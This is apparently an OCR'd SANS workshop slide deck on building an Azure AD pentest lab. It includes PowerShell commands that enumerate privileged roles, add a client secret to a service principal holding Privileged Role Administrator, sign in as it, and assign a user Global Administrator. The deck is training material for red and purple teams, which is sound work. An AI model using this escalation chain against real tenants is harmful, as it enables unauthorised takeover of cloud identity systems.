


https://www.sans.org/blog/shifting-from-penetration-testing-to-red-team-and-purple-team/

https://www.sans.org/blog/building-internal-red-team-go-purple-first/

https://www.sans.org/blog/purple-teaming-threat-informed-detection-engineering/

Use Case with Cyber Range



Demo

Company Background & Your Mission

- ***Tecniqa:*** Fintech corporation embracing a multi-cloud strategy
- Customer-facing solutions hosted in AWS
- They use M365, On-premises AD DS
- Executive push to start development of some new applications in Azure, taking advantage of Microsoft Identity platform
- Development in Azure has run unchecked
- CISO has ordered a security review of the Azure AD tenant
- You are a Security Engineer reporting to the CISO
- Your mission is to look for vulnerabilities in the Azure AD tenant, starting with Azure users, groups, and Applications
- Stand up an Azure lab replicating the configuration for Tecniqa.co

Section 1: Setting up the Azure AD Lab

Create Service Principal	$ az ad sp create-for-rbac –role="Owner" –scopes="/subscriptions/SUBSCRIPTION_ID"
Assign Permissions	1. Assign Global Administrator. 2. Assign permissions: Application.ReadWrite.All, User.ReadWrite.All, Group.ReadWrite.All
Set Environment Variables	$ export ARM_CLIENT_ID=""; export ARM_CLIENT_SECRET=""; export ARM_TENANT_ID=""; export ARM_SUBSCRIPTION_ID=""
Run PurpleCloud	$ python3 azure_ad.py -c 25 --upn YOUR_UPN --apps 7 -aa -ga -pra
Run terraform	$ terraform init; terraform plan –out run.plan; terraform apply run.plan

Overview: Azure AD Applications (1)

- In these labs we will be abusing ***Service Principal*** attack primitives for privilege escalation in Azure AD
- The lab creates 7 Azure AD Applications with some randomized RBAC role assignments
- Azure AD Applications are an abstraction for Application Objects that allow some users to perform access operations on some data (OAuth 2.0)
- ***Service Principals*** and ***App Registrations*** are two services in Azure that work together to support Applications

Service Principals in Azure can have RBAC Roles assigned to them.

Service Principals login to Azure with credentials (a Client Secret). Just like regular users. If you steal a Service Principal credential, you can login to Azure as that SP.

Overview: Azure AD Applications (2)

- A developer in your tenant creates an application
  - An ***App Registration*** is the process of registering it in your tenant
  - Can be created as single tenant (only your tenant) or multi-tenant
  - When that app is ***Registered***, it is given a Client ID or Application ID that is *globally unique* within Azure
  - The ***App Registration*** can be used to assign permissions to the App
- When that app is registered in your tenant a ***Service Principal*** is created. Shows up in Azure → ***Enterprise Applications***
  - Service Principal is unique to your tenant; it's a template of the application that is specific to your tenant
  - Service Principal is an Application Identity that is used to authenticate users to the application and track/control consent for the app


Example Azure Application: SSO with AWS


Azure Administrator adds the AWS SSO application from Gallery from Enterprise Applications by searching for it. It is added into the tenant.


The Application now shows in your Tenant under Enterprise Applications. It has an Object ID unique to your Tenant. It has an Application ID that is shared with the App Registration.

This is a view of the App Registration. It was automatically created when we added the Application through Enterprise Applications Gallery.

A multi-tenant App is the basis for App Consent Phishing Attacks using an App Registered in Azure AD.







Section 2: Reconnaissance Overview (1)

- **Command 1:** Connect-AzureAD
- **Summary:** Connects with an authenticated Azure AD account to a tenant so that further Azure Active Directory cmdlets can be used.

```
PS /home/user> $username = ""
PS /home/user> $password = ""
PS /home/user> $securepassword = ConvertTo-SecureString "$password" -AsPlainText –Force
PS /home/user> $credential = New-Object System.Management.Automation.PSCredential($username, $securepassword)
PS /home/user> Connect-AzureAD -Credential $credential
```

Section 2: Reconnaissance Overview (2)

- **Command 2:** Get-AzureADDirectoryRoleMember -ObjectId 9b895d92-2cd3-44c7-9d02-a6ac2d5ea5c3
- **Summary:** Get AAD members assigned into the ***Application Administrator*** role.

```
PS /home/user> $appadminObjectId = (Get-AzureADDirectoryRole | ?{$_.DisplayName -eq 'Application Administrator'} | select ObjectId).ObjectId
PS /home/user> Get-AzureADDirectoryRoleMember -ObjectId $appadminObjectId
```

Get the ObjectID for App Administrator and then query based on this ObjectID for assigned users.

Application Administrator is a highly privileged role within Azure Active Directory RBAC. Any user assigned into this role can manage and create all Enterprise Applications and App Registrations.

Section 2: Reconnaissance Overview (3)

- **Command 3:** Get-AzureADDirectoryRoleMember -ObjectId e8611ab8-c189-46e8-94e1-60213ab1f814
- **Summary:** Get AAD members assigned into the ***Privileged Role Administrator*** role.

```
PS /home/user> $praObjectId = (Get-AzureADDirectoryRole | ?{$_.DisplayName -eq 'Privileged role administrator'} | select ObjectId).ObjectId
PS /home/user> Get-AzureADDirectoryRoleMember -ObjectId $praObjectId
```

Get the ObjectID for Privileged role administrator and then query based on this ObjectID for assigned Service Principals.

Privileged administrator is a highly privileged role within Azure Active Directory RBAC. A Service Principal assigned into this role can manage all role assignments – including assigning a user into the Global Administrator role.

Azure Privilege Escalation Overview

In this lab we are abusing a privilege escalation attack pathway. Tecniqa Developers have assigned themselves excessive privileges.

- Application Administrators can manage Enterprise Applications and App Registrations
  - Including adding a new App Registration client secret
- Privileged Role Administrators (PRA) can assign users to roles, including Global Administrator. If a Service Principal with PRA is found in the tenant, this is the attack pathway.

The Application Administrator can login with the Service Principal of a PRA and assign their own user to a Global Administrator

Privilege Escalation Commands (1)

- **Command 1:** *New-AzureADApplicationPasswordCredential*
- **Summary:** Generate a new client secret for App Registration based on the ObjectId of it.

```
PS /home/user> $AppKeyCred = New-AzureADApplicationPasswordCredential -ObjectId $targetObjectId
```

This cmdlet requires finding the ObjectID of the App Registration you wish to target for adding a credential.

The Application Administrator role can add new client secrets for any App Registration.

Privilege Escalation Commands (2)

- **Command 2:** *Connect-AzAccount -ServicePrincipal*
- **Summary:** Connect to Azure with a Service Principal for using cmdlets from Az Powershell modules.

```
PS /home/user> $secret = $AppKeyCred.value
PS /home/user> $azurePassword = ConvertTo-SecureString $secret -AsPlainText –Force
PS /home/user> $cred = New-Object System.Management.Automation.PSCredential($azureApplicationId, $azurePassword)
PS /home/user> Connect-AzAccount –Credential $cred –TenantId $tenantId -ServicePrincipal
```

Take the new client secret from the prior step. You also need the Tenant ID & Application ID of the Service Principal (username).

Privilege Escalation Commands (3)

- **Command 3:** *Connect-AzureAD -AadAccessToken*
- **Summary:** Generate a Graph Token and connect AzureAD Account with the Token

```
PS /home/user> $context = [Microsoft.Azure.Commands.Common.Authentication.Abstractions.AzureRmProfileProvider]::Instance.Profile.DefaultContext
PS /home/user> $aadToken =
[Microsoft.Azure.Commands.Common.Authentication.AzureSession]::Instance.AuthenticationFactory.Authenticate($context.Account, $context.Environment,
$context.Tenant.id.ToString(), $null, [Microsoft.Azure.Commands.Common.Authentication.ShowDialog]::Never, $null,
"https://graph.windows.net").AccessToken
PS /home/user> Connect-AzureAD -AadAccessToken $aadToken -AccountId $context.Account.Id -TenantId $context.tenant.id
```

Privilege Escalation Commands (4)

- **Command 4:** *Add-AzureADDirectoryRoleMember*
- **Summary:** Assign role of Global Administrator to the user

```
PS /home/user> $gaRole = Get-AzureADDirectoryRole | ?{$_.DisplayName -eq 'Global Administrator'} | select DisplayName, ObjectId,RoleTemplateId
PS /home/user> $gaObjectId = $gaRole.ObjectId
PS /home/user> PS /home/user> Add-AzureADDirectoryRoleMember -RefObjectId $userobjectId -ObjectId $gaObjectId
```

Pass the Object ID of the Global Admin role and the user you are assigning the role to.

Section 4: Destroy Lab Resources

It’s a good idea for security and avoiding extra charges to delete all of these lab resources if they aren’t being used.

Destroy via terraform	$ **terraform destroy –auto-approve**
Delete the Application	**Delete the ”azure-cli-*” app used for Terraform in Azure portal under “Azure Active Directory” → “App Registrations”**
Delete Storage Account	**Delete the Azure Storage Account used for Cloud Shell in Azure Portal**

References

[1] “Azure Privilege Escalation via Service Principal Abuse”

- https://bit.ly/3OUgAhN

[2] “Azure AD privilege escalation – Taking over default application permissions as Application Admin”

- https://bit.ly/3R0jByC

[3] “Azure AD App Registrations, Enterprise Apps and Service Principals”


- https://bit.ly/3bxOsT7

[4] “Application and service principal objects in Azure Active Directory”

- https://bit.ly/3ywuv84

Join us for our SANS Workshop: Building an Azure AD Pentest lab for Red Teams

- **Date:** August 11, 2022, 11:00 AM EST (UTC -1)
- **Registration URL:** sans.org/u/1mrT



Thank you for attending!

- Consider joining the SANS Offensive Ops Discord server
  - Tinyurl.com/oodiscord
  - Find us on #sec588

- Jason Ostrom
  - Twitter: @securitypuck
  - Email: jostrom@stora.io
  - LinkedIn: https://www.linkedin.com/in/jasonostrom/

ABOUT OFFENSIVE OPERATIONS

SANS Offensive Operations leverages the vast experience of our esteemed faculty to produce the most thorough, cutting-edge offensive cyber security training content in the world. Our goal is to continually broaden the scope of our offensive-related course offerings to cover every possible attack vector.

SANS Offensive Operations Curriculum offers courses spanning topics ranging from introductory penetration testing and hardware hacking, all the way to advanced exploit writing and red teaming, as well as specialized training such as purple teaming, wireless or mobile device security, and more.

GIAC offensive operations certifications cover critical domains and highly specialized usages, ensuring professionals have the knowledge and skills necessary to work in security roles requiring hands-on experience in specific focus areas like, penetration testing, purple teaming, or exploit development. It's important for organizations and practitioners to have a training provider who covers the attack surface of the entire threat landscape, from authors and instructors who are leaders in those respective areas.

CONTACT US

Web: sans.org/offensive-operations/
Twitter: twitter.com/SANSOffensive
YouTube: youtube.com/c/sansoffensiveoperations
LinkedIn: linkedin.com/showcase/sans-offensive-operations/

SANS | GIAC CERTIFICATIONS